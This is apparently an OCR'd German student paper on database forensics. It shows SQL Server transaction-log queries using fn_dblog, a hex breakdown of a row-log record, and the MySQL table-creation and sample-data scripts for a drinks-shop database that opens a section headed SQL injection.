
```
GO
SELECT allocunits.allocation_unit_id, objects.name, objects.id
FROM sys.allocation_units allocunits
INNER JOIN sys.partitions partitions ON (allocunits.type IN (1, 3)
 AND partitions.hobt_id = allocunits.container_id)
 OR (allocunits.type = 2 and partitions.partition_id = allocunits.container_id)
INNER JOIN sysobjects objects ON partitions.object_id = objects.id
 AND objects.type IN ('U', 'u')
WHERE partitions.index_id IN (0, 1)
```

RESULTS

	allocation_unit_id	name	id
1	72057594050576384	ort	1253579504
2	72057594050641920	adresse	1285579618
3	72057594050707456	lieferant	1333579789
4	72057594050772992	bonus	1381579960
5	72057594050838528	kunde	1413580074
6	72057594050904064	bonuszuordnung	1461580245
7	72057594050969600	versand	1525580473
8	72057594051035136	kategorie	1557580587
9	72057594051100672	aktion	1589580701
10	72057594051166208	artikel	1621580815
11	72057594051231744	aktionzuordnung	1701581100
12	72057594051297280	kategoriezuordnung	1749581271
13	72057594051362816	bestellung	1797581442
14	72057594051428352	bestellposition	1861581670
15	72057594051493888	sysdiagrams	1941581955
16	72057594051624960	sysdiagrams	1941581955
17	72057594051559424	sysdiagrams	1941581955
18	72057594052149248	test	338100245


mit der allocunitid können wir weitere Informationen erhalten. Wie man die Tabelle noch sehr groß (hier gefiltert auf insert_rows elemente)

```
SELECT * FROM fn_dblog(NULL, NULL)
WHERE AllocUnitId = 72057594052149248
AND Operation = 'LOP_INSERT_ROWS'
```



Um nun die Informationen aus allen unseren abfragen gefiltert auf eine Tabelle benötigen wir ein neues sql script.

```
DBCC TRACEON(2537)
SELECT
 Operation,
 dblog1.[Begin Time],
 dblog1.[Transaction Name],
 [RowLog Contents 0],
 [Log Record]
FROM ::fn_dblog(NULL, NULL) dblog
 INNER JOIN
 (
 SELECT allocunits.allocation_unit_id, objects.name, objects.id
 FROM sys.allocation_units allocunits
 INNER JOIN sys.partitions partitions ON (allocunits.type IN (1, 3)
 AND partitions.hobt_id = allocunits.container_id)
 OR (allocunits.type = 2 and partitions.partition_id = allocunits.container_id)
 INNER JOIN sysobjects objects ON partitions.object_id = objects.id
 AND objects.type IN ('U', 'u')
 WHERE partitions.index_id IN (0, 1)
 and  allocunits.allocation_unit_id = 72057594052149248
 ) allocunits ON dblog.AllocUnitID = allocunits.allocation_unit_id
 INNER JOIN
 (
 SELECT [Begin Time],[Transaction Name],[Transaction ID]
 FROM fn_dblog(NULL, NULL) x
 WHERE Operation = 'LOP_BEGIN_XACT'
 ) dblog1 ON dblog1.[Transaction ID] = dblog.[Transaction ID]
WHERE [Page ID] IS NOT NULL AND [Slot ID] >= 0
 AND dblog.[Transaction ID] != '0000:00000000'
 AND Context in ('LCX_HEAP', 'LCX_CLUSTERED')
DBCC TRACEOFF(2537)
```




Der Inhalt (hex) aus der rowlog content spalten sind nach dem unten aufgelisteten Tabelle aufgebaut

0x30 00 1400 01000000E10CF400EA9D00002A000000 0500 00 0200 28003700 446F6E27742050616E6963536861726520616E6420456E6A6F79

2 Bytes	2 Bytes			2 Bytes	Bytes = #Columns / 8	2 Bytes	Bytes = 2 per Column	
StatusBitsA	StatusBitsB	Fixed Bytes Length	Fixed Length Data	# of Columns	Null Byte Map	# of Variable Length Columns	Column Offset Array	Variable Length Data
0x30	0x00	0x1400	0x01000000	0x0500	0x00	0x0200	0x28003700	0x446F6E27742050616E6963
			0xE10CF400EA9D0000		00000000			0x536861726520616E6420456E6A6F79
			0x2A000000					

die farblich hervorgehobenen Elemente entsprechen dem Standard für insert Elemente

Die ausgegebene Tabelle ist zugegebenermaßen recht unübersichtlich und die Lesbarkeit ist mit etwas aufwand verbunden. Für die bessere Lesbarkeit gibt es Anwendungen wie den SQLLog Analyser



4. SQL Injection - MySQL

4.1 Installation der Datenbank

Die Erstellung und Konfiguration der MySQL Datenbank wurde wie in der Dokumentation der im vorherigen Semester angefertigten Hausarbeit durchgeführt und ist kein Teil dieser Ausarbeitung. Mithilfe der ebenfalls bereits im vorherigen Semester vorbereiteten Skripte wurde die Datenbank "***kistedb***" erstellt und mit Daten befüllt.

Tabellen erstellen:

Tabelle Ort:

```
CREATE TABLE IF NOT EXISTS ort
      (plz          VARCHAR(5) UNIQUE NOT NULL,
      ortsname      VARCHAR(30) NOT NULL,
      PRIMARY KEY(`plz`));
```

Tabelle Kunde:

```
-- Kunde: {Kundennummer, Vorname, Nachname, Jahresumsatz, Stammkunde, Adresse}
CREATE TABLE IF NOT EXISTS kunde
      (pk_kundennr   INT NOT NULL AUTO_INCREMENT,
   vorname                  VARCHAR(30),
      nachname              VARCHAR(30) NOT NULL,
   jahresumsatz      DECIMAL(10,2) NULL,
   stammkunde        BOOLEAN NOT NULL,
      adressnr_kunde INT NULL,
      PRIMARY KEY(`pk_kundennr`),
      INDEX `fk_kunde_adresse_idx` (`adressnr_kunde` ASC),
      CONSTRAINT `fk_kunde_adresse`
      FOREIGN KEY (`adressnr_kunde`)
   REFERENCES `adresse` (`pk_adressnr`)
   ON DELETE CASCADE
   ON UPDATE CASCADE);
```

Tabelle Versand:

```
-- Versand: {Versandart, Betrag, Preis}
```

```
CREATE TABLE IF NOT EXISTS versand
      (pk_versandartnr      INT NOT NULL AUTO_INCREMENT,
      bezeichnung                 VARCHAR(40) NOT NULL,
   preis                          DECIMAL(10,2) NOT NULL,
      PRIMARY KEY(`pk_versandartnr`));
```

Tabelle Bestellung:

```
--   Bestellung:   {Bestellnummer,   Bestelldatum,   Gesamtbetrag,   Kundennummer,
Versandart}
CREATE TABLE IF NOT EXISTS bestellung
      (pk_bestellnr                INT NOT NULL AUTO_INCREMENT,
   bestelldatum                    DATE NOT NULL,
   gesamtbetrag                    DECIMAL(10,2) NOT NULL,
   kundennr_bestellung             INT NOT NULL,
      versandartnr_bestellung      INT NOT NULL,
      PRIMARY KEY(`pk_bestellnr`),
      INDEX `fk_bestellung_kunde_idx` (`kundennr_bestellung` ASC),
      CONSTRAINT `fk_bestellung_kunde`
      FOREIGN KEY (`kundennr_bestellung`)
   REFERENCES `kunde` (`pk_kundennr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION,
   INDEX `fk_bestellung_versand_idx` (`versandartnr_bestellung` ASC),
      CONSTRAINT `fk_bestellung_versand`
      FOREIGN KEY (`versandartnr_bestellung`)
   REFERENCES `versand` (`pk_versandartnr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION);
```

Tabelle Lieferant:

```
-- Lieferant: {Lieferantennummer, Bezeichnung, Adresse}
CREATE TABLE IF NOT EXISTS lieferant
      (pk_lieferantNr              INT NOT NULL AUTO_INCREMENT,
      bezeichnung                 VARCHAR(70) NOT NULL,
      adressnr_lieferant     INT NOT NULL,
```

```
      PRIMARY KEY(`pk_lieferantNr`),
      INDEX `fk_lieferant_adresse_idx` (`adressnr_lieferant` ASC),
      CONSTRAINT `fk_lieferant_adresse`
      FOREIGN KEY (`adressnr_lieferant`)
   REFERENCES `adresse` (`pk_adressnr`)
   ON DELETE CASCADE
   ON UPDATE CASCADE);
```

Tabelle Artikel:

```
-- Artikel: {Artikelnummer, Bezeichnung, Nettopreis, MwSt, Bruttopreis, Lieferant}
CREATE TABLE IF NOT EXISTS artikel
      (pk_artikelnr                      INT NOT NULL AUTO_INCREMENT,
   bezeichnung                                VARCHAR(50) NOT NULL,
      stueckzahl                              INT(8) NOT NULL,
   nettoeinzelpreis                DECIMAL(10,2) NOT NULL CHECK (nettoeinzelpreis >
0.00),
      mwst                                     DECIMAL(5,2) NOT NULL CHECK (mwst
> 0.00),
     bruttoeinzelpreis                        DECIMAL(10,2)  GENERATED  ALWAYS  AS
(nettoeinzelpreis * mwst / 100 + nettoeinzelpreis) STORED,
      lieferantennr_artikel        INT NOT NULL,
      PRIMARY KEY(`pk_artikelnr`),
   INDEX `fk_artikel_lieferant_idx` (`lieferantennr_artikel` ASC),
      CONSTRAINT `fk_artikel_lieferant`
      FOREIGN KEY (`lieferantennr_artikel`)
   REFERENCES `lieferant` (`pk_lieferantNr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION);    ON UPDATE NO ACTION);
```

Tabelle Aktion:

```
-- Aktion: {Aktionsnummer, von, bis, Rabatt}
CREATE TABLE IF NOT EXISTS aktion
      (pk_aktionsnr         INT NOT NULL AUTO_INCREMENT,
      datum_von                    DATE NOT NULL,
   datum_bis                DATE NOT NULL,
   rabatt_prozent           DECIMAL(5,2) NOT NULL,
```

```
      PRIMARY KEY(`pk_aktionsnr`));
```

Tabelle Bestellposition:

```
-- Bestellposition: {Bestellposition, Anzahl, Bestellnummer, Artikelnummer}
CREATE TABLE IF NOT EXISTS bestellposition
      (pk_bestellpositionnr INT NOT NULL,
   anzahl                                INT(4) NOT NULL,
   pk_bestellnr_bestellpos  INT NOT NULL,
   artikelnr_bestellpos     INT NOT NULL,
      PRIMARY KEY(`pk_bestellpositionnr`, `pk_bestellnr_bestellpos`),
      INDEX `fk_bestellposition_bestellung_idx` (`pk_bestellnr_bestellpos` ASC),
      CONSTRAINT `fk_bestellposition_bestellung`
      FOREIGN KEY (`pk_bestellnr_bestellpos`)
   REFERENCES `bestellung` (`pk_bestellnr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION,
   INDEX `fk_bestellposition_artikel_idx` (`artikelnr_bestellpos` ASC),
      CONSTRAINT `fk_bestellposition_artikel`
      FOREIGN KEY (`artikelnr_bestellpos`)
   REFERENCES `artikel` (`pk_artikelnr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION);
```

Tabelle Bonus:

```
-- Bonus: {Bonusnummer, Umsatzhöhe, Bonusbetrag}
CREATE TABLE IF NOT EXISTS bonus
      (pk_bonusnr                 INT NOT NULL AUTO_INCREMENT,
      umsatzhoehe                 DECIMAL(10,2) NOT NULL,
   bonusbetrag                    DECIMAL(10,2) NOT NULL,
      PRIMARY KEY(`pk_bonusnr`));
```

Tabelle Bonuszuordnung:

```
-- Bonuszuordnung: {Jahr, Bonusnummer, Kundennummer}
CREATE TABLE IF NOT EXISTS bonuszuordnung
```

```
      (jahr                                    INT(4) NOT NULL CHECK (jahr > 0),
      bonusnr_bonuszuordnung        INT(6) NOT NULL,
   kundennr_bonuszuordnung          INT NOT NULL,
      PRIMARY KEY(`jahr`, `bonusnr_bonuszuordnung`, `kundennr_bonuszuordnung`),
      INDEX `fk_bonuszuordnung_bonus_idx` (`bonusnr_bonuszuordnung` ASC),
      CONSTRAINT `fk_bonuszuordnung_bonus`
      FOREIGN KEY (`bonusnr_bonuszuordnung`)
   REFERENCES `bonus` (`pk_bonusnr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION,
   INDEX `fk_bonuszuordnung_kunde_idx` (`kundennr_bonuszuordnung` ASC),
      CONSTRAINT `fk_bonuszuordnung_kunde`
      FOREIGN KEY (`kundennr_bonuszuordnung`)
   REFERENCES `kunde` (`pk_kundennr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION);
```

Tabelle Adresse:

```
-- Adresse: {Adressnr, Strasse, Hausnummer, PLZ}
CREATE TABLE IF NOT EXISTS adresse
      (pk_adressnr INT NOT NULL AUTO_INCREMENT,
   strasse VARCHAR(50) NOT NULL,
   hausnummer VARCHAR(20) NOT NULL,
   plz_ort VARCHAR(5) NOT NULL,
   PRIMARY KEY(`pk_adressnr`),
      INDEX `fk_adresse_ort_idx` (`plz_ort` ASC),
      CONSTRAINT `fk_adresse_ort`
      FOREIGN KEY (`plz_ort`)
   REFERENCES `ort` (`plz`)
   ON DELETE CASCADE
   ON UPDATE CASCADE);


Tabelle Kategorie:
-- Kategorie: {Kategorie, Bezeichnung}
CREATE TABLE IF NOT EXISTS kategorie
      (pk_kategorienr              INT NOT NULL AUTO_INCREMENT,
```

```
      bezeichnung                  VARCHAR(30) NOT NULL,
      PRIMARY KEY(`pk_kategorienr`));
```

Tabelle Aktionzuordnung:

```
-- Aktionzuordnung: {Artikelnummer, Aktionsnummer}
CREATE TABLE IF NOT EXISTS aktionzuordnung
      (artikelnr_aktionzuordnung   INT,
      aktionnr_aktionzuordnung     INT,
      PRIMARY KEY(`artikelnr_aktionzuordnung`, `aktionnr_aktionzuordnung`),
      INDEX `fk_aktionzuordnung_artikel_idx` (`artikelnr_aktionzuordnung` ASC),
      CONSTRAINT `fk_aktionzuordnung_artikel`
      FOREIGN KEY (`artikelnr_aktionzuordnung`)
   REFERENCES `artikel` (`pk_artikelnr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION,
   INDEX `fk_aktionzuordnung_aktion_idx` (`aktionnr_aktionzuordnung` ASC),
      CONSTRAINT `fk_aktionzuordnung_aktion`
      FOREIGN KEY (`aktionnr_aktionzuordnung`)
   REFERENCES `aktion` (`pk_aktionsnr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION);
```

Tabelle Kategoriezuordnung:

```
-- Kategoriezuordnung: {Kategorie, Artikelnummer}
CREATE TABLE IF NOT EXISTS kategoriezuordnung
      (kategorienr_kategoriezuordnung      INT,
      artikelnr_kategoriezuordnung INT,
                                   PRIMARY      KEY(`kategorienr_kategoriezuordnung`,
`artikelnr_kategoriezuordnung`),
       INDEX `fk_kategoriezuordnung_kategorie_idx` (`kategorienr_kategoriezuordnung`
ASC),
      CONSTRAINT `fk_kategoriezuordnung_kategorie`
      FOREIGN KEY (`kategorienr_kategoriezuordnung`)
   REFERENCES `kategorie` (`pk_kategorienr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION,
   INDEX `fk_kategoriezuordnung_artikel_idx` (`artikelnr_kategoriezuordnung` ASC),
```

```
      CONSTRAINT `fk_kategoriezuordnung_artikel`
      FOREIGN KEY (`artikelnr_kategoriezuordnung`)
   REFERENCES `artikel` (`pk_artikelnr`)
   ON DELETE NO ACTION
   ON UPDATE NO ACTION);
```

Daten einfügen:

```
-- Ort: {PLZ, Ortsname}
INSERT INTO ort (plz, ortsname) VALUES (81929, 'München');
INSERT INTO ort (plz, ortsname) VALUES (85521, 'Ottobrunn');
INSERT INTO ort (plz, ortsname) VALUES (81541, 'München');
INSERT INTO ort (plz, ortsname) VALUES (80636, 'München');
INSERT INTO ort (plz, ortsname) VALUES (81667, 'München');
INSERT INTO ort (plz, ortsname) VALUES (81679, 'München');
INSERT INTO ort (plz, ortsname) VALUES (81825, 'München');
INSERT INTO ort (plz, ortsname) VALUES (81927, 'München');
INSERT INTO ort (plz, ortsname) VALUES (81739, 'München');
INSERT INTO ort (plz, ortsname) VALUES (80686, 'München');
INSERT INTO ort (plz, ortsname) VALUES (81249, 'Nürnberg');
INSERT INTO ort (plz, ortsname) VALUES (90402, 'Nürnberg');
INSERT INTO ort (plz, ortsname) VALUES (80331, 'München');


-- Kunde: {Kundennummer, Vorname, Nachname, Jahresumsatz, Stammkunde, Adresse}
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Anton', 'Schwarz', 374.81, '0', 1);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Max', 'Muster', 0.00, '0', 2);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Heiko', 'Müller', 0.00, '0', 3);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Annalena', 'Falk', 5089.10, '1', 4);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Lena', 'Udon', 0.00, '0', 5);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Franziska', 'Heiler', 0.00, '1', 6);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Gustav', 'Gans', 0.00, '0', 7);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Erika', 'Weller', 693.19, '1', 8);
```

```
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Hubert', 'Zanirak', 563.67, '0', 9);

INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, adressnr_kunde)
VALUES ('Klaus', 'Toddler', 0.00, '0', 10);



-- Versand: {Versandart, Betrag, Preis}

INSERT INTO versand (bezeichnung, preis) VALUES ('Standard', 3.99);

INSERT INTO versand (bezeichnung, preis) VALUES ('Premium', 6.99);

INSERT INTO versand (bezeichnung, preis) VALUES ('SameDay', 39.99);

INSERT INTO versand (bezeichnung, preis) VALUES ('Kurrier', 69.99);

INSERT INTO versand (bezeichnung, preis) VALUES ('Kostenfrei', 0.0);

-- Bestellung: {Bestellnummer, Bestelldatum, Gesamtbetrag, Kundennummer,
Versandart}

INSERT INTO bestellung (bestelldatum, gesamtbetrag, kundennr_bestellung,
versandartnr_bestellung) VALUES ('2020-03-14', 550.02, 1, 2);

INSERT INTO bestellung (bestelldatum, gesamtbetrag, kundennr_bestellung,
versandartnr_bestellung) VALUES ('2021-01-12', 3184.88, 4, 5);

INSERT INTO bestellung (bestelldatum, gesamtbetrag, kundennr_bestellung,
versandartnr_bestellung) VALUES ('2021-03-05', 374.81, 1, 1);

INSERT INTO bestellung (bestelldatum, gesamtbetrag, kundennr_bestellung,
versandartnr_bestellung) VALUES ('2021-04-02', 1904.22, 4, 5);

INSERT INTO bestellung (bestelldatum, gesamtbetrag, kundennr_bestellung,
versandartnr_bestellung) VALUES ('2021-01-03', 563.77, 9, 2);

INSERT INTO bestellung (bestelldatum, gesamtbetrag, kundennr_bestellung,
versandartnr_bestellung) VALUES ('2021-03-15', 693.19, 8, 2);



-- Lieferant: {Lieferantennummer, Bezeichnung, Adresse}

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Getränke Müller
e.K.', 11);

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Getränke Huber
e.K.', 12);

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Alfons & Geiger
Getränke GmbH', 13);

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Nürnberger
Getränkeservice GmbH', 14);

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Azimoz
Erfrischungen GmbH', 15);

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Großmarkt für
Getränke GmbH', 16);

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Drink2Home GmbH',
17);

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Bierkönig
Lieferservice GmbH', 18);
```

```
INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Durstlöscher GmbH', 19);

INSERT INTO lieferant (bezeichnung, adressnr_lieferant) VALUES ('Getränke Freiler AG', 10);


-- Artikel: {Artikelnummer, Bezeichnung, Nettopreis, MwSt, Bruttopreis, Lieferant}

INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, lieferantennr_artikel) VALUES ('Augustiner Lagerbier Hell (Kasten)', 20, 0.75, 19.00, 1);

INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, lieferantennr_artikel) VALUES ('Augustiner Lagerbier Hell (Einzel)', 1, 0.75, 19.00, 1);

INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, lieferantennr_artikel) VALUES ('Cola (Kasten)', 24, 0.66, 19.00, 2);

INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, lieferantennr_artikel) VALUES ('Cola (Einzeln)', 1, 0.66, 19.00, 2);

INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, lieferantennr_artikel) VALUES ('Energy Drink (Palette)', 24, 1.39, 7.00, 3);

INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, lieferantennr_artikel) VALUES ('Eiskaffee (Palette)', 12, 1.21, 7.00, 4);

INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, lieferantennr_artikel) VALUES ('Eiskaffe (Einzeln)', 20, 1.21, 7.00, 4);


-- Aktion: {Aktionsnummer, von, bis, Rabatt}

INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2020-01-01', '2020-12-31', 5.00);

INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01', '2021-12-31', 10.00);

INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01', '2021-12-31', 2.00);

INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01', '2021-06-30', 3.00);

INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01', '2021-12-31', 19.00);


-- Bestellposition: {Bestellposition, Anzahl, Bestellnummer, Artikelnummer}

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos, artikelnr_bestellpos) VALUES (1, 20, 1, 1);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos, artikelnr_bestellpos) VALUES (2, 5, 1, 3);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos, artikelnr_bestellpos) VALUES (3, 2, 1, 5);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos, artikelnr_bestellpos) VALUES (4, 9, 1, 6);
```

```
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (5, 1, 1, 2);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (1, 3, 2, 1);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (2, 20, 2, 2);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (3, 43, 2, 3);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (4, 95, 2, 4);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (5, 35, 2, 5);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (1, 8, 3, 7);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (2, 1, 3, 6);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (3, 8, 3, 3);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (4, 2, 3, 2);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (5, 2, 3, 1);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (1, 6, 4, 5);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (2, 43, 4, 3);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (3, 55, 4, 4);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (4, 90, 4, 6);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (5, 30, 4, 7);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (1, 6, 5, 5);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (2, 7, 5, 3);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (3, 12, 5, 4);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (4, 3, 5, 6);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (5, 1, 5, 7);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (1, 6, 6, 5);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (2, 15, 6, 3);
```

```
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (3, 23, 6, 4);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (4, 3, 6, 6);

INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
artikelnr_bestellpos) VALUES (5, 1, 6, 7);


-- Bonus: {Bonusnummer, Umsatzhöhe, Bonusbetrag}

INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (100.00, 10.00);

INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (1000.00, 100.00);

INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (2000.00, 200.00);

INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (3000.00, 300.00);

INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (4000.00, 400.00);


-- Bonuszuordnung: {Jahr, Bonusnummer, Kundennummer}

INSERT INTO bonuszuordnung (jahr, bonusnr_bonuszuordnung, kundennr_bonuszuordnung)
VALUES ( 2020, 1, 1);

